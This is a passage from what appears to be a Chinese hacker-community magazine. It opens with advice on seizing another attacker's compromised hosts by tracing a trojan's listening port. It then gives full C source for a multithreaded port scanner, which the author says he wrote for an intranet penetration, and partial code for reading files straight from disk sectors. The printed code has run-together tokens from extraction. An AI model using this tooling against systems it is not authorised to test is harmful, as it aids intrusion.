域名是 13 年注册的看到了没，哈哈。其实我想把他的鸡全部 p 给我，肯定会有人问，你不知道他的端口 p 毛啊，法有很多，我有教大家一招，虚拟机里运行木马，下 D 盾防火墙有免费的，看进程，鼠标右键可以查看到那个监听端口 ip 的程序，然后你懂的，可以淫荡咯，他的 Hfs 地址是 8080，实在不行你就扫他的端口吧，我看到他的木马 hfs 的下载了瞬间心碎了。好了，就到这了，图有点多了，有劳 3ystem 基友咯。

（全文完）责任编辑：Rem1x

第五章　黑客编程

第1节 基于分布式网络安全扫描系统实现

作者：Yaseng

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

疯狂毕业季过了，激情世界杯完了，冒泡上来共享个毕业论文，去掉了一些前言，总结，感谢等一些无关信息。

工业革命之后，世界文明进程进入了前所未有的飞速发展时期，迈入 21 世纪，互联网已经成为了引导世界经济、文化发展的核心动力，科技带给人自由的曙光，然而，危险往往起于毫末之间，事物的发展总是相生相克的，当我们在享受互联网带来的便捷、自由的同时，越来越多的风险也纷至沓来，层出不穷的网络入侵，明文密码泄露，网银劫持，恶蔓兹生的木马病毒、后门软件让人防不胜防！从 qq、新浪、猫扑、天涯密码泄露，到“棱镜门”事情，互联网安全问题在今日愈发的突显出来，更多看附件，主页面如图 5-1-1：

图　5-1-1

扫描结果，如图 5-1-2：



图　5-1-2

项目开源地址：http://github.com/yaseng/playweb。

论文下载：http://pan.baidu.com/s/1jGxadoU

（全文完）责任编辑：Rem1x

第2节 简易端口扫描器

作者：wayne

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

前段时间渗透一内网，需要对内网进行大面积端口扫描，由于网速不好，传不上去一些端口扫描工具，外加我只需要知道开放了哪些端口开放了，完全用不上其它繁杂的功能，于是自己写了一个小巧简单的端口扫描程序。其中有三种扫描方式：一是可以扫描目标主机上的所有端口。二是可以扫描一段 IP 主机的某个端口。三是可以扫描一段 IP 内主机的所有端口。扫描结果会保存在当前目录下的 results.txt 文件中。本人英语不好，这几句话写的感觉怪怪的，各位牛莫笑，如图 5-2-1，图 5-2-2，图 5-2-3：



图　5-2-1



图　5-2-2



图　5-2-3

开发环境：Code::Blocks IDE + gcc 编译器，下面是 C 语言代码：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
#include <conio.h>
```

```
#include <time.h>
#pragma comment(lib,"ws2_32.lib")
int Func1_Thread_Count=0,Func2_Thread_Count=0,Func3_Thread_Count=0;
CRITICAL_SECTION CS_FUNC_1,CS_COUNT_1;
CRITICAL_SECTION CS_FUNC_2,CS_COUNT_2;
CRITICAL_SECTION CS_FUNC_3,CS_COUNT_3;
typedefstruct
{
charTargetHost[50];
intNowPort;
FILE *file;
} FUNC1_PARA;
typedefstruct
{
charTargetHost[50];
intTargetPort;
FILE *file;
} FUNC2_PARA;
typedefstruct
{
charTargetHost[50];
intNowPort;
FILE *file;
} FUNC3_PARA;
int func1_print(intopen_port,intnow_port,FILE *file)
{
printf("                                                    \r");
if(open_port>0)
{
printf("Port:%d    ------->    Open\n",open_port);
fprintf(file,"Port:%d    ------->    Open\n",open_port);
fflush(file);
}
else if(now_port>0)
printf("Check Port:%d    Thread:%d\r",now_port,Func1_Thread_Count);
return 0;
}
int func2_print(char *target_host,intsign,FILE *file)
{
printf("                                                                    \r");
if(sign)
{
printf("%s\n",target_host);
fprintf(file,"%s\n",target_host);
```

```
fflush(file);
}
else
printf("Scan Host:%s      Thread:%d\r",target_host,Func2_Thread_Count);
return 0;
}
int func3_print(char *target_host,intopen_port,intnow_port,FILE *file)
{
static char LastIP[50]= {0};
printf("                                                                                \r");
if(now_port>0)
printf("Scan Host:%s    Check Port:%d      Thread:%d\r",target_host,now_port,Func3_Thread_Count);
else
{
if(strcmp(LastIP,target_host)!=0)
{
memset(LastIP,NULL,sizeof(LastIP));
strcat(LastIP,target_host);
printf("-------------------------------------------------------\n");
fprintf(file,"-------------------------------------------------------\n");
            }
printf("Host:%s      Port:%d -------> Open\n",target_host,open_port);
fprintf(file,"Host:%s      Port:%d -------> Open\n",target_host,open_port);
fflush(file);
}
return 0;
}
intcheck_port(char *target_ip,inttarget_port)
{
SOCKET soc=INVALID_SOCKET;
structsockaddr_inaddr;
structtimeval timeout;
unsigned long socpara=1;
fd_setfd_write;
memset(&addr,NULL,sizeof(structsockaddr_in));
memset(&timeout,NULL,sizeof(structtimeval));
addr.sin_family=AF_INET;
addr.sin_addr.s_addr=inet_addr(target_ip);
addr.sin_port=htons(target_port);
timeout.tv_sec=10;
if((soc=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
return -1;
ioctlsocket(soc,FIONBIO,&socpara);          //设置为非阻塞模式
if(connect(soc,(structsockaddr *)&addr,sizeof(structsockaddr_in))==0)
```

```
{
closesocket(soc);
return 0;
}
FD_ZERO(&fd_write);
FD_SET(soc,&fd_write);
if(select(-1,NULL,&fd_write,NULL,&timeout)>0)
{
closesocket(soc);
return 0;
}

closesocket(soc);
return -1;
}
DWORD WINAPI func1_thread(LPVOID Parameter)
{
FUNC1_PARA *para=(FUNC1_PARA *)Parameter;
EnterCriticalSection(&CS_COUNT_1);
Func1_Thread_Count++;
LeaveCriticalSection(&CS_COUNT_1);
if(check_port(para->TargetHost,para->NowPort)!=0)
{
EnterCriticalSection(&CS_COUNT_1);
Func1_Thread_Count--;
LeaveCriticalSection(&CS_COUNT_1);
return -1;
}
EnterCriticalSection(&CS_FUNC_1);
func1_print(para->NowPort,-1,para->file);
LeaveCriticalSection(&CS_FUNC_1);
EnterCriticalSection(&CS_COUNT_1);
Func1_Thread_Count--;
LeaveCriticalSection(&CS_COUNT_1);
free(para);
return 0;
}
int func_1()
{
intStartPort,EndPort;
FUNC1_PARA *para=NULL;
charTargetIP[50];
FILE *file=NULL;
memset(TargetIP,NULL,sizeof(TargetIP));
```

```
if((file=fopen("results.txt","wt"))==NULL)
{
printf("Create result file failed!\n");
getch();
return -1;
}
printf("Target IP:");
fflush(stdin);
scanf("%s",TargetIP);
printf("Start Port:");
fflush(stdin);
if(scanf("%d",&StartPort)!=1)
return -1;
printf("End Port:");
fflush(stdin);
if(scanf("%d",&EndPort)!=1)
return -1;
puts("\n");
if(StartPort<1 || StartPort>EndPort || EndPort>65535)
return -1;
for(; StartPort<=EndPort; StartPort++)
{
if((para=(FUNC1_PARA *)malloc(sizeof(FUNC1_PARA)))==NULL)
break;
memset(para,NULL,sizeof(FUNC1_PARA));
para->NowPort=StartPort;
strcat(para->TargetHost,TargetIP);
para->file=file;
EnterCriticalSection(&CS_FUNC_1);
func1_print(-1,StartPort,NULL);
LeaveCriticalSection(&CS_FUNC_1);
CloseHandle(CreateThread(NULL,0,func1_thread,(LPVOID)para,0,NULL));
Sleep(10);
para=NULL;
while(Func1_Thread_Count>=1000) Sleep(100);
}
EnterCriticalSection(&CS_FUNC_1);
printf("                                                                \r");
printf("Wait for all threads to exit.\r");
LeaveCriticalSection(&CS_FUNC_1);
while(Func1_Thread_Count!=0) Sleep(500);
fclose(file);
EnterCriticalSection(&CS_FUNC_1);
printf("                                                                \r");
```

```
puts("\nAll Done!");
LeaveCriticalSection(&CS_FUNC_1);
return 0;
}
DWORD WINAPI func2_thread(LPVOID Parameter)
{
FUNC2_PARA *para=(FUNC2_PARA *)Parameter;
EnterCriticalSection(&CS_COUNT_2);
Func2_Thread_Count++;
LeaveCriticalSection(&CS_COUNT_2);
if(check_port(para->TargetHost,para->TargetPort)==0)
{
EnterCriticalSection(&CS_FUNC_2);
func2_print(para->TargetHost,1,para->file);
LeaveCriticalSection(&CS_FUNC_2);
}
EnterCriticalSection(&CS_COUNT_2);
Func2_Thread_Count--;
LeaveCriticalSection(&CS_COUNT_2);
free(para);
return 0;
}
int func_2()
{
charStartIP[50],EndIP[50];
char *pStart=NULL,*pEnd=NULL,temp[50];
intTargetPort,region[2][4]= {0},i=0,j=0;
FUNC2_PARA *para=NULL;
FILE *file=NULL;
memset(StartIP,NULL,sizeof(StartIP));
memset(EndIP,NULL,sizeof(EndIP));
if((file=fopen("results.txt","wt"))==NULL)
{
printf("Create result file failed!\n");
getch();
return -1;
}
printf("Start IP:");
fflush(stdin);
scanf("%s",StartIP);
printf("End IP:");
fflush(stdin);
scanf("%s",EndIP);
printf("Port:");
```

```
fflush(stdin);
if(scanf("%d",&TargetPort)!=1)
return -1;
puts("\n");
strcat(StartIP,".");
strcat(EndIP,".");
for(pStart=StartIP,i=0,j=0; 1; i++)
{
memset(temp,NULL,sizeof(temp));
pEnd=strchr(pStart,'.');
if(pEnd==NULL)
{
printf("Input is wrong!\n");
getch();
return -1;
}
memcpy(temp,pStart,pEnd-pStart);
region[j][i]=atoi(temp);
if(i==3)
{
if(j==1) break;
pStart=EndIP;
j++;
i=-1;
}
else
pStart=pEnd+1;
}
while(region[1][0]>region[0][0] || region[1][1]>region[0][1] || region[1][2]>region[0][2] ||
region[1][3]>=region[0][3])
{
para=(FUNC2_PARA *)malloc(sizeof(FUNC2_PARA));
if(para==NULL)
{
printf("\nmalloc() error!\n");
break;
}
memset(para,NULL,sizeof(FUNC2_PARA));
sprintf(para->TargetHost,"%d.%d.%d.%d",region[0][0],region[0][1],region[0][2],region[0][3]);
para->TargetPort=TargetPort;
para->file=file;
EnterCriticalSection(&CS_FUNC_2);
func2_print(para->TargetHost,0,NULL);
LeaveCriticalSection(&CS_FUNC_2);
```

```
CloseHandle(CreateThread(NULL,0,func2_thread,(LPVOID)para,0,NULL));
Sleep(10);
region[0][3]++;
if(region[0][3]>255)
{
region[0][3]=1;
region[0][2]++;
if(region[0][2]>255)
{
region[0][2]=0;
region[0][1]++;
if(region[0][1]>255)
{
region[0][1]=0;
region[0][0]++;
if(region[0][0]>255) break;
}
}
}
para=NULL;
while(Func2_Thread_Count>=1000) Sleep(500);
}
EnterCriticalSection(&CS_FUNC_2);
printf("                                                                \r");
printf("Wait for all threads to exit.\r");
LeaveCriticalSection(&CS_FUNC_2);
while(Func2_Thread_Count!=0) Sleep(500);
fclose(file);
EnterCriticalSection(&CS_FUNC_2);
printf("                                                                \r");
puts("\nAll Done!");
LeaveCriticalSection(&CS_FUNC_2);
return 0;
}
DWORD WINAPI func3_thread(LPVOID Parameter)
{
FUNC3_PARA *para=(FUNC3_PARA *)Parameter;
EnterCriticalSection(&CS_COUNT_3);
Func3_Thread_Count++;
LeaveCriticalSection(&CS_COUNT_3);
if(check_port(para->TargetHost,para->NowPort)!=0)
{
EnterCriticalSection(&CS_COUNT_3);
Func3_Thread_Count--;
```

```
LeaveCriticalSection(&CS_COUNT_3);
return -1;
}
EnterCriticalSection(&CS_FUNC_3);
func3_print(para->TargetHost,para->NowPort,-1,para->file);
LeaveCriticalSection(&CS_FUNC_3);
EnterCriticalSection(&CS_COUNT_3);
Func3_Thread_Count--;
LeaveCriticalSection(&CS_COUNT_3);
free(para);
return 0;
}
int func_3()
{
charStartIP[50],EndIP[50],temp[50];
char *pStart=NULL,*pEnd=NULL;
intStartPort,NowPort,EndPort,region[2][4]= {0},i=0,j=0;
FUNC3_PARA *para=NULL;
FILE *file=NULL;
memset(StartIP,NULL,sizeof(StartIP));
memset(EndIP,NULL,sizeof(EndIP));
if((file=fopen("results.txt","wt"))==NULL)
{
printf("Create result file failed!\n");
getch();
return -1;
}
printf("Start IP:");
fflush(stdin);
scanf("%s",StartIP);
printf("End IP:");
fflush(stdin);
scanf("%s",EndIP);
printf("Start Port:");
fflush(stdin);
if(scanf("%d",&StartPort)!=1) return -1;
printf("End Port:");
fflush(stdin);
if(scanf("%d",&EndPort)!=1) return -1;
if(StartPort<1 || StartPort>EndPort || EndPort>65535)
return -1;
puts("");
strcat(StartIP,".");
strcat(EndIP,".");
```

```
for(pStart=StartIP,i=0,j=0; 1; i++)
{
memset(temp,NULL,sizeof(temp));
pEnd=strchr(pStart,'.');
if(pEnd==NULL)
{
printf("Input is wrong!\n");
getch();
return -1;
}
memcpy(temp,pStart,pEnd-pStart);
region[j][i]=atoi(temp);
if(i==3)
{
if(j==1) break;
pStart=EndIP;
j++;
i=-1;
}
else
pStart=pEnd+1;
}
while(region[1][0]>region[0][0] || region[1][1]>region[0][1] || region[1][2]>region[0][2] ||
region[1][3]>=region[0][3])
{
for(NowPort=StartPort; NowPort<=EndPort; NowPort++)
{
para=(FUNC3_PARA *)malloc(sizeof(FUNC3_PARA));
if(para==NULL)
{
printf("\nmalloc() error!\n");
break;
}
memset(para,NULL,sizeof(FUNC3_PARA));
sprintf(para->TargetHost,"%d.%d.%d.%d",region[0][0],region[0][1],region[0][2],region[0][3]);
para->NowPort=NowPort;
para->file=file;
EnterCriticalSection(&CS_FUNC_3);
func3_print(para->TargetHost,-1,para->NowPort,NULL);
LeaveCriticalSection(&CS_FUNC_3);
CloseHandle(CreateThread(NULL,0,func3_thread,(LPVOID)para,0,NULL));
Sleep(10);
para=NULL;
while(Func3_Thread_Count>=1000) Sleep(100);
```

```
}
while(Func3_Thread_Count>0) Sleep(500);
region[0][3]++;
if(region[0][3]>255)
{
region[0][3]=1;
region[0][2]++;
if(region[0][2]>255)
{
region[0][2]=0;
region[0][1]++;
if(region[0][1]>255)
{
region[0][1]=0;
region[0][0]++;
if(region[0][0]>255) break;
}
}
}
}
EnterCriticalSection(&CS_FUNC_3);
printf("                                                                \r");
printf("Wait for all threads to exit.\r");
LeaveCriticalSection(&CS_FUNC_3);
while(Func3_Thread_Count!=0) Sleep(500);
fclose(file);
EnterCriticalSection(&CS_FUNC_3);
printf("                                                                \r");
puts("\nAll Done!");
LeaveCriticalSection(&CS_FUNC_3);
return 0;
}
int main(intargc,char *argv[])
{
char choose;
WSADATA wsa;
memset(&wsa,NULL,sizeof(WSADATA));
InitializeCriticalSection(&CS_FUNC_1);
InitializeCriticalSection(&CS_COUNT_1);
InitializeCriticalSection(&CS_FUNC_2);
InitializeCriticalSection(&CS_COUNT_2);
InitializeCriticalSection(&CS_FUNC_3);
InitializeCriticalSection(&CS_COUNT_3);
system("color a");
```

```
SetConsoleTitle("Port Scanner    --By:Wayne");
if(WSAStartup(MAKEWORD(2,2),&wsa)!=0)
{
printf("WSAStartup() error!\n");
getch();
return -1;
}
again:
system("cls");
printf("Please select an option:\n1.You can scan all ports on the target host.\n"
"2.You can scan a port of some hosts.\n3.You can scan all ports of some hosts.\n");
do
{
fflush(stdin);
choose=getch();
}
while(choose<'1' || choose>'3');
system("cls");
switch(choose)
{
case '1':
func_1();
break;
case '2':
func_2();
break;
case '3':
func_3();
break;
}
getch();
goto again;
return 0;
}
```

最后附上编译好的程序：http://pan.baidu.com/s/1i3n8D2t

（全文完）责任编辑：Rem1x

第3节 DeviceIoControl 直接从磁盘扇区读文件

作者：寒江雪语

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

好久没写文章了，最近看了下 DeviceIoControl 关于磁盘的应用，来撸上一发。首先介绍下，

文件在磁盘的存储结构（具体可以到网上查询 NTFS 文件系统相关的教程后者数据恢复方面教程的介绍）。下面介绍的仅与此文相关，件属性（头），如图 5-3-1：



图　5-3-1

然后我们需要认识两个结构：

```
typedefstruct {
LARGE_INTEGER StartingVcn;
} STARTING_VCN_INPUT_BUFFER, *PSTARTING_VCN_INPUT_BUFFER;
```

和

```
typedefstruct RETRIEVAL_POINTERS_BUFFER {
DWORD           ExtentCount;
LARGE_INTEGER StartingVcn;
struct {
LARGE_INTEGER NextVcn;
LARGE_INTEGER Lcn;
} Extents[1];
} RETRIEVAL_POINTERS_BUFFER, *PRETRIEVAL_POINTERS_BUFFER;
```

通过使用参数 FSCTL_GET_RETRIEVAL_POINTERS 调用函数 DeviceIoControl 我们就可以获得文件在磁盘中的定位信息。方式如下：

```
DeviceIoControl(
(HANDLE) hDevice,                   // handle to volume
FSCTL_GET_RETRIEVAL_POINTERS,   // dwIoControlCode
(LPVOID) lpInBuffer,              // input buffer
 (DWORD) nInBufferSize,            // size of input buffer
(LPVOID) lpOutBuffer,             // output buffer
(DWORD) nOutBufferSize,           // size of output buffer
(LPDWORD) lpBytesReturned,        // number of bytes returned
 (LPOVERLAPPED) lpOverlapped ); // OVERLAPPED structure
```

函数第三个参数对应上述第一个结构，此结构比较简单，需要传入文件的其实 Vcn 号，这里填入 0 即可（StartingVcn.QuadPart = 0）。第二个结构相对复杂些：由上述介绍可以知道，文件（相对较大的文件）在磁盘中是以簇流（连续的簇）的形式存放的。结构体中 ExtentCount

即表示簇流的个数 StartingVcn 第一个簇流的起始 Vcn 号，而每个 Extents 都包含一个 NextVcn 号和一个 Lcn，Lcn 即表示本簇流的起始 Lcn，NextVcn 是用来判断下一个簇流的位置（通过 NextVcn 也可以的到上一个簇流的大小）下面是 msdn 的解释：

NextVcn

The VCN at which the next extent begins. This value minus either StartingVcn (for the first Extents array member) or the NextVcn of the previous member of the array (for all other Extents array members) is the length, in clusters, of the current extent. The length is an input to the FSCTL_MOVE_FILE operation.

对于第一个簇流，NextVcn 减去 StartingVcn 即得到第一个簇流的大小，而对于后续的簇流，使用此 NextVcn 减去上一个簇流的 NextVcn 即上一个簇流的大小。所以根据此信息，我们能够得到文件在磁盘中簇流链的信息，从而定位文件，从磁盘中直接读取文件，具体代码如下：

```
//////////////////////////////////////////////////////////////////////////
/// ReadFileFromSectors.cpp
#include <windows.h>
#include <WinIoCtl.h>
#include <stdio.h>
ULONGLONG *GetFileClusters(PCHAR lpFilename, ULONG *ClusterSize, ULONG *ClusterCount, ULONG *FileSize)
{
HANDLE hFile = NULL;
//磁盘基本信息变量定义
ULONG SectorsPerCluster;
ULONG BytesPerSector;
STARTING_VCN_INPUT_BUFFER InVcvBuffer;    //输入的开始vcn 号
PRETRIEVAL_POINTERS_BUFFER pOutFileBuffer;   //输出的结果缓冲区
ULONG OutFileSize;
LARGE_INTEGER PreVcn,Lcn;
ULONGLONG *Clusters = NULL;
BOOLEAN bDeviceIoResult = FALSE;
//逻辑路径(卷号)
charDriverPath[8];
memset(DriverPath, 0, sizeof(DriverPath));
DriverPath[0] = lpFilename[0];
DriverPath[1] = ':';
DriverPath[2] = 0;
GetDiskFreeSpace(DriverPath, &SectorsPerCluster, &BytesPerSector, NULL, NULL);
*ClusterSize = SectorsPerCluster * BytesPerSector;
//定位文件
hFile = CreateFile(lpFilename,
//GENERIC_READ | GENERIC_WRITE,
FILE_READ_ATTRIBUTES,
FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
NULL,
OPEN_EXISTING,
0,
0);
```

```
if(hFile == INVALID_HANDLE_VALUE)
{
printf("GetFileClusters(): Failed to open file %s ...\n",lpFilename);
return 0;
}
*FileSize = GetFileSize(hFile, NULL);
//初始化 IO 相关参数
DWORD dwRead, Cls, CnCount, r;
OutFileSize = sizeof(RETRIEVAL_POINTERS_BUFFER) + (*FileSize / *ClusterSize) * sizeof(pOutFileBuffer->Extents);
//个人认为这个结果应该比实际所需的缓冲区大
pOutFileBuffer = (PRETRIEVAL_POINTERS_BUFFER)malloc(OutFileSize);
InVcvBuffer.StartingVcn.QuadPart = 0;
//调用函数后去信息
bDeviceIoResult = DeviceIoControl(hFile,
FSCTL_GET_RETRIEVAL_POINTERS,
&InVcvBuffer,
sizeof(InVcvBuffer),
pOutFileBuffer,
OutFileSize,
&dwRead,
NULL);
if(!bDeviceIoResult)
{
printf("GetFileClusters(): Failed to call DeviceIocontrol with paramter
FSCTL_GET_RETRIEVAL_POINTERS...\n|---errorcode = %d\n",GetLastError());
CloseHandle(hFile);
return 0;
}
*ClusterCount = (*FileSize + *ClusterSize -1) / *ClusterSize;     //Cluster 数组的大小，一个簇占一个元素
Clusters = (ULONGLONG *)malloc(*ClusterCount * sizeof(ULONGLONG));     //分配簇数组空间
//开始遍历返回结果
PreVcn = pOutFileBuffer->StartingVcn;
for(r=0,Cls=0; r<pOutFileBuffer->ExtentCount; r++)     //ExtentCount 簇流的个数(每个簇流中有几个连续的簇)
{
Lcn = pOutFileBuffer->Extents[r].Lcn;
//簇流中连续簇的个数等于下一个簇流的起始 Vcn 号减去上一个簇流的起始 Vcn 号
for(CnCount = (ULONG)(pOutFileBuffer->Extents[r].NextVcn.QuadPart - PreVcn.QuadPart); CnCount;
CnCount--,Cls++,Lcn.QuadPart++)
{
Clusters[Cls] = Lcn.QuadPart;   //保存每个簇流中簇的 Lcn 号
}
PreVcn = pOutFileBuffer->Extents[r].NextVcn;
}
free(pOutFileBuffer);
```

```
CloseHandle(hFile);
return Clusters;
}
intReadFileFromSectors(PCHAR lpFileName, PCHAR pDstFileName)
{
ULONG ClusterSize, BlockSize, ClusterCount, FileSize;
